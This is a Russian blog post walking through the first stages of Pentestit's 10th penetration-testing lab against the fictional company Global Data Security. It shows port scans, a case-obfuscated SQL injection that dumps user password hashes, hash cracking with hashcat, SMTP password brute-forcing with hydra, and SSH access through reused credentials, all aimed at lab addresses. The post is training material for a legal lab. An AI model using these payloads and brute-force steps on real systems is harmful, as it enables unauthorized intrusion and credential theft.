

Хабрахабр

Публикации

Хабы

Компании

Пользователи

Песочница

Войти

Регистрация



DefconRU

Сообщество специалистов в области ИБ

рейтинг
151,03

Профиль

18
Блог0
Вакансии322
Подписчики

14 декабря 2016 в 15:35

Разработка → Пентест в Global Data Security — прохождение 10-й лаборатории Pentestit

Информационная безопасность *, Блог компании DefconRU

GLOBAL DATA SECURITY LAB WRITEUP

Лаборатории компании Pentestit уже стали традицией для многих. Каждый май и ноябрь открывается очередная лаборатория, и тысячи энтузиастов по всему миру не спят сутками чтобы первыми скомпрометировать сеть нового виртуального банка, разработчиков ПО или провайдера услуг в области ИБ.

25-го ноября запустилась очередная, на этот раз [10-я лаборатория](#), где участникам было предложено




Реклама



DefconRU

1,932 followers



Follow on VK

Блог на Хабрахабре

Пентест в Global Data Security — прохождение 10-й лаборатории Pentestit 13

За гранью хакерских возможностей 11

прорваться в сеть вымышленной компании Global Data Security — разработчика ПО в области информационной безопасности.

6-го декабря, ровно через 11 суток, лаборатория была пройдена первыми участниками, которые смогли получить доступ к каждому уязвимому узлу сети компании Global Data Security и нашли на них специальные токены — комбинации букв и цифр, которые нужно ввести в панель управления на сайте Pentestit.

Для тех, кто еще не успел заняться лабораторией — она будет активна до мая 2017-го года, после чего ее заменит уже объявленная 11-я лаборатория. А пока, эта статья предлагает описание всех этапов прохождения текущей лаборатории для всех, кто хочет развить свои навыки пентеста и узнать больше об актуальных уязвимостях на конец 2016-го года. Статья получилась длинная, но, надеюсь, интересная.

▶ [Disclaimer](#)

Подключение к лаборатории

Прежде чем начать, нужно зарегистрироваться в лаборатории, настроить VPN-соединение и подключиться к сети виртуальной компании Global Data Security.

Зарегистрируйтесь [здесь](#), и затем следуйте [этим инструкциям](#) для того, чтобы подключиться.

Для проведения тестирования можно установить в виртуальной машине [Kali Linux](#) — специальный дистрибутив Линукса для пентестеров, в котором есть все необходимое для работы. Если вы этого еще не сделали, теперь самое время.

Начинаем тестирование

После регистрации и подключения мы видим следующую схему сети:

Лаборатория тестирования на проникновение «Test lab v.10» — за гранью хакерских возможностей 9

В ядре Linux обнаружена опасная 0-day уязвимость Dirty COW (CVE-2016-5195) 51

Исходный код составляющих IoT-ботнета Mirai выложен в свободный доступ 10

Новый релиз Kali Linux 2016.2 12

Взлом Equation Group: файлы создателей Stuxnet, Duqu и Flame продаются на аукционе 5

Пентест-лаборатория Pentestit — полное прохождение 26

Взлом вконтакте: украдены данные 171 миллиона пользователей 94

Аккаунты пользователей Teamviewer взломаны 148



Перед нами gateway с IP-адресом 192.168.101.9 — внешний шлюз компании. Любой пентест полезно начинать с пассивного и активного сбора информации о компании, ее сотрудниках, продуктах, сервисах, публичных сайтах и поддоменах и многом другом.

Пассивный сбор информации означает, что мы не связываемся напрямую с серверами компании, а пробуем найти информацию в общедоступных источниках — Google, LinkedIn, data.com, GitHub, и прочих. Довольно часто можно найти много интересного: имена сотрудников подскажут логины во внутреннюю сеть, на GitHub иногда можно найти исходные тексты, которые помогут лучше узнать о внутреннем устройстве продуктов или инфраструктуры компании, и так далее.

К сожалению, в данном случае пассивный сбор информации не дал желаемых результатов (а вот в [прошлой лаборатории](#), в задании SSH это было очень полезно), поэтому мы переходим к *активному* сбору информации, то есть такому, который подразумевает прямое взаимодействие с доступными нам ресурсами компании.

Собираем информацию

Начнем мы со сканирования портов, доступных через шлюз:

```
root@kali:~/pentestit# nmap -sV -n 192.168.101.9
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-11 00:40 EST
Nmap scan report for 192.168.101.9
Host is up (0.11s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u6 (protocol 2.0)
25/tcp    open  smtp     CommuniGate Pro mail server 6.0.9
80/tcp    open  http     nginx 1.10.1
443/tcp   open  http     nginx 1.2.1
8100/tcp  open  http     CommuniGate Pro httpd 6.0.9
Service Info: Host: gds.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.05 seconds
```


Полезно также просканировать остальные TCP порты, и UDP порты: о них часто забывают, а ведь множество сервисов, такие как внутренний VPN (например, как в [лаборатории #8](#)) и другие. Оставим это в качестве упражнения, а сами пока сконцентрируемся на уже найденной информации.

В результате нам доступны SSH сервер, почтовый SMTP сервер, два сайта и веб-интерфейс для сотрудников в виде CommuniGate Pro на порту 8100. Начнем с изучения сайтов.

При попытке зайти на 192.168.101.9 получаем редирект на домен store.gds.lab. Видимо, сайт доступен по этому виртуальному хосту, и автоматически редиректит нас на него. Добавим нужную строку в /etc/hosts:

```
1 127.0.0.1      localhost
2 127.0.1.1      kali
3
4 192.168.101.9  store.gds.lab
5 192.168.101.9  gds.lab
6
7 # The following lines are desirable for IPv6 capable hosts
8 ::1      localhost ip6-localhost ip6-loopback
9 ff02::1  ip6-allnodes
10 ff02::2 ip6-allrouters
```

На всякий случай мы добавили gds.lab в том числе. Теперь сайт доступен:



Видим, что перед нами магазин на базе OpenCart:

```
265     <li><a href="http://store.gds.lab/index.php?route=account/wishlist">Wish List</a></li>
266     <li><a href="http://store.gds.lab/index.php?route=account/newsletter">Newsletter</a></li>
267   </ul>
268 </div>
269 </div>
270 <hr>
271 <p>Powered By <a href="http://www.opencart.com">OpenCart</a><br /> Global Data Security © 2016</p>
272 </div>
273 </footer>
274
275 <!--
276 OpenCart is open source software and you are free to remove the powered by OpenCart if you want, but its generally accepted practise to make .
277 Please donate via PayPal to donate@opencart.com
278 //-->
279
280 <!-- Theme created by Welford Media for OpenCart 2.0 www.welfordmedia.co.uk -->
281
```

При этом различные попытки его атаковать (например найти XSS или использовать одну из найденных в OpenCart [уязвимостей](#)) приводят к такой странице:




403


Видимо, сайт защищен с помощью Web Application Firewall. Итого, после небольшой разведки, нам стала известна следующая информация:

- Магазин (видимо, token `store`) основан на OpenCart и доступен по виртуальному хосту `store.gds.lab`
- На основании сайта пока не удалось точно определить версию OpenCart
- Любая грубая атака блокируется с помощью WAF (инъекции, XSS, перебор директорий)
- Доступна папка `/admin`, но простые пароли по умолчанию не подходят

Попробуем зайти на 80-й порт используя виртуальный хост `gds.lab`:




Интересно, что здесь доступен еще один ресурс — файловый хостинг ownCloud. Изучив исходный код страницы и сообщение, понимаем, что правильная виртуальный хост — cloud.gds.lab. Внеся соответствующие изменения в hosts файл, получаем возможность пробовать логин и пароль:




Отлично! Попробовав несколько комбинаций вручную, видим, что стандартные пароли не подходят. При этом обнаруживаем в ownCloud интересную особенность: он предлагает сбросить пароль, если пароль неверный, и в зависимости от того, присутствует нужная учетная запись или нет, выдает разные сообщения:

Если учетной записи нет:



Если учетная запись зарегистрирована:



Пароль подобрать не удается, поэтому запомним найденное имя пользователя, и продолжим собирать информацию, на этот раз перейдя на следующий порт — 443.

192.168.101.9, к сожалению, не доступен по `https`, с сообщением вида:

```
An error occurred during a connection to 192.168.101.9. SSL received a record that exceeded the maximum permissible length. Error code: SSL_ERROR_RX_RECORD_TOO_LONG
```

Видимо, что-то с SSL. Сайт плохо сконфигурирован, и доступен по HTTP:



How to Bypass iPhone Passcode to Access Photos and Messages

Видимо, это и есть основной сайт компании. Попробуем получить наш первый токен!

Изучаем site

После внимательного изучения страниц сайта, определяем что он, видимо, написан разработчиками компании GDS, и не использует готовую CMS вроде WordPress.

С учетом того, что множество уязвимостей связаны с пользовательским вводом, посмотрим доступные нам entry points. Находим адрес:

```
http://192.168.101.9:443/post.php?id=1
```

Если добавить одну кавычку в конце, получаем редирект на основную страницу сайта, а если две — нет. Похоже на SQL injection. Немного экспериментировав, находим, что условие находится в скобках:

```
http://192.168.101.9:443/post.php?id=1') -- -
```

При этом попытки добавлять UNION SELECT не приводят к успеху, видимо, в сайте есть фильтр на SQL-инъекции. Попробуем его обойти, используя стандартный прием с изменением регистра:

```
http://192.168.101.9:443/post.php?id=-1') UNIoN SeLect 1, @@verSiOn -- -
```

Достанем таблицы:


```
http://192.168.101.9:443/post.php?id=-1') UNIoN seLeCT 1, GrouP_CONCaT(TableName) FroM InfOrMatIoN_sChEmA.T  
abLes WheRe TabLe_sCheMa=database() -- -
```

Затем поля:


```
http://192.168.101.9:443/post.php?id=-1') UNIoN seLeCT 1, GrouP_CONCaT(ColUmN_nAmE) FroM InfOrMatIoN_sChEmA.  
ColuMns WheRe TabLe_NaME='users' -- -
```

И затем логин и хеш пароля:

```
http://192.168.101.9:443/post.php?id=-1') UNIoN all (seLeCT usErNaMe, pAssWoRd FroM users liMiT 0,1) -- -
```



Используем hashcat (желательно вне виртуальной машины, чтобы использовать GPU) чтобы восстановить пароль (и словари SecLists — очень рекомендую):



```
[alexey:/opt/hashcat]$ ./hashcat -m 500 -a 0 site.txt /opt/SecLists/Passwords/rockyou.txt (master*)  
hashcat (v3.10-264-gff6d3da) starting...  
  
OpenCL Platform #1: Apple  
=====  
- Device #1: Intel(R) Core(TM) i7-6567U CPU @ 3.30GHz, skipped  
- Device #2: Intel(R) Iris(TM) Graphics 550, 384/1536 MB allocatable, 48MCU  
  
Hashes: 1 digests; 1 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Applicable Optimizers:  
* Zero-Byte  
* Single-Hash  
* Single-Salt  
  
Watchdog: Temperature abort trigger disabled  
Watchdog: Temperature retain trigger disabled  
  
Cache-hit dictionary stats /opt/SecLists/Passwords/rockyou.txt: 139921497 bytes, 14343296 words, 14343296 keyspace  
  
$1$w9aURG9k$Wf1VIpv9VET3v3WZ4YD8.: [REDACTED]  
  
Session.Name....: hashcat  
Status.........: Cracked  
Input.Mode.....: File (/opt/SecLists/Passwords/rockyou.txt)  
Hash.Target....: $1$w9aURG9k$Wf1VIpv9VET3v3WZ4YD8.  
Hash.Type.....: md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5  
Time.Started...: 0 secs  
Speed.Dev.#2...: 369.6 kH/s (6.68ms)  
Recovered.....: 1/1 (100.0%) Digests, 1/1 (100.0%) Salts  
Progress.....: 172085/14343296 (1.20%)  
Rejected.....: 53/172085 (0.03%)  
Restore.Point..: 0/14343296 (0.00%)  
  
Started: Sun Dec 11 03:15:49 2016  
Stopped: Sun Dec 11 03:15:53 2016  
[alexey:/opt/hashcat]$ (master*)
```

Получилось! Используя dirsearch находим административный интерфейс в папке /admin:




Site administration panel

Username

Password

Вводим туда найденные имя пользователя и пароль, и получаем первый токен:



Такого же результата поможет добиться SQLMap с включенной опцией --tamper=randomcase, но последний запрос в любом случае придется сделать вручную.

Берем mail

Во время изучения сайта, обращаем внимание на всю информацию, найденную в процессе исследования. Очень важно не останавливаться в сборе информации и продолжать записывать все найденные особенности.

В частности, на странице Contact Us есть информация о двух учетных записях:

Scott Locklear - s.locklear@gds.lab

Joshua Wise - j.wise@gds.lab

А на основной странице есть ссылка на еще одного человека:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4
5 <head>
6
7   <meta charset="utf-8">
8   <meta http-equiv="X-UA-Compatible" content="IE=edge">
9   <meta name="viewport" content="width=device-width, initial-scale=1">
10  <meta name="description" content="">
11  <meta name="author" content="">
12
13  <title>Security Blog by GlobalDataSecurity</title>
14
15  <!-- Bootstrap Core CSS -->
16  <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
17
18  <!-- Theme CSS -->
19  <!-- Alfred Modlin said use this template -->
20  <link href="css/clean-blog.min.css" rel="stylesheet">
21
```

В результате получаем три учетные записи для почтового сервера:

- a.modlin
- s.locklear
- j.wise
- e.lindsey (подходит пароль с сайта, но в почте ничего нет)


Проверим, не использует ли кто-то из этих пользователей словарный пароль:

```
root@kali:~/pentestit# cat mail.txt
a.modlin
s.locklear
j.wise
root@kali:~/pentestit# hydra -L mail.txt -P /opt/SecLists/Passwords/john.txt smtp://192.168.101.9
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-12-11 03:41:24
[INFO] several providers have implemented cracking protection, check with a smal
l wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 64 tasks, 9321 login tries (l:3/p:3107
), ~9 tries per task
[DATA] attacking service smtp on port 25
[STATUS] 58.00 tries/min, 58 tries in 00:01h, 9263 to do in 02:40h, 16 active
[STATUS] 76.00 tries/min, 228 tries in 00:03h, 9093 to do in 01:60h, 16 active
[STATUS] 67.43 tries/min, 472 tries in 00:07h, 8849 to do in 02:12h, 16 active
[STATUS] 66.47 tries/min, 997 tries in 00:15h, 8324 to do in 02:06h, 16 active

[25][smtp] host: 192.168.101.9    login: a.modlin    password: [REDACTED]
```

Получилось подобрать пароль к пользователю a.modlin. Воспользуемся веб-интерфейсом почты на порту 8100:



Вот и следующий токен, а заодно и письмо от Joshua Wise с Android-приложением и следующим содержимым:

From: "Joshua Wise" <j.wise@gds.lab>
Subject: Apps
Date: Fri, 25 Nov 2016 21:04:18 +0400

Hi there!

Here is the app we talked about.

It's kinda like Google Authenticator - but the second factor is an SSH port currently opened.

So we have only one port opened for ssh at 172.16.0.1 at a time. This app will show it to you.

Please, check it on your phone for any bugs/suggestions and send them to me.

[Attachment: gds-authenticator.apk \(1695Kbytes\)](#)

Запомним это на будущее, судя по IP адресу и схеме сети, это приложение пригодится нам для токена ssh-test.

На данный момент мы внимательно изучили сайт (порт 443) и использовали его для получения двух токенов, кроме того, удалось обнаружить два виртуальных хоста (store.gds.lab и cloud.gds.lab) на 80-м порту. Последние защищены WAF-ом, поэтому несмотря на обилие возможных вариантов, найти уязвимости не получилось из-за постоянных блокировок.

Попробуем пробраться во внутреннюю сеть и продолжить оттуда.

Сервер ssh

Пользователи часто используют одни и те же пароли на разных сервисах. Попробуем зайти на сервер SSH с под e.lindsey, с паролем найденным на сайте:

```
root@kali:~/pentestit# ssh e.lindsey@192.168.101.9
e.lindsey@192.168.101.9's password:
Linux tl10-ssh 3.2.0-4-amd64 #1 SMP Debian 3.2.82-1 x86_64
Last login: Sun Dec 11 12:01:51 2016 from 10.10.191.222
e.lindsey@tl10-ssh:~$
```

Получилось! На хосте удобно присутствует nmap, и нам доступна вся внутренняя сеть. Поискав токен, понимаем, что не все так просто.

На сервере есть много интересного. Среди прочего, находим:

- много новых учетных записей по /etc/passwd и содержимому /home,
- исходный код магазина в /var/www/, из которого определяем версию OpenCart, пароль к локальной MySQL и хеш пароля администратора OpenCart
- папку /data/users с правами на вход, но без прав на листинг.

Очень полезная инструкция по пост-эксплуатации Linux-машин доступна [здесь](#). В данном случае повышение привилегий на сервере SSH не подразумевалось авторами лаборатории, но в любом случае изучить содержимое на предмет дополнительных скриптов, настроек конфигурации, вебсайтов, задач в планировщике, подключенных файловых систем и другого очень полезно.

С учетом того, что в конфигурации сайта токена нет, сконцентрируемся на папке /data/users.

```
e.lindsey@tl10-ssh:/data$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Nov 25 14:34 .
drwxr-xr-x 24 root root 4096 Dec 11 19:31 ..
drwxr-x--x 8 root root 4096 Nov 25 15:14 users
e.lindsey@tl10-ssh:/data$
```

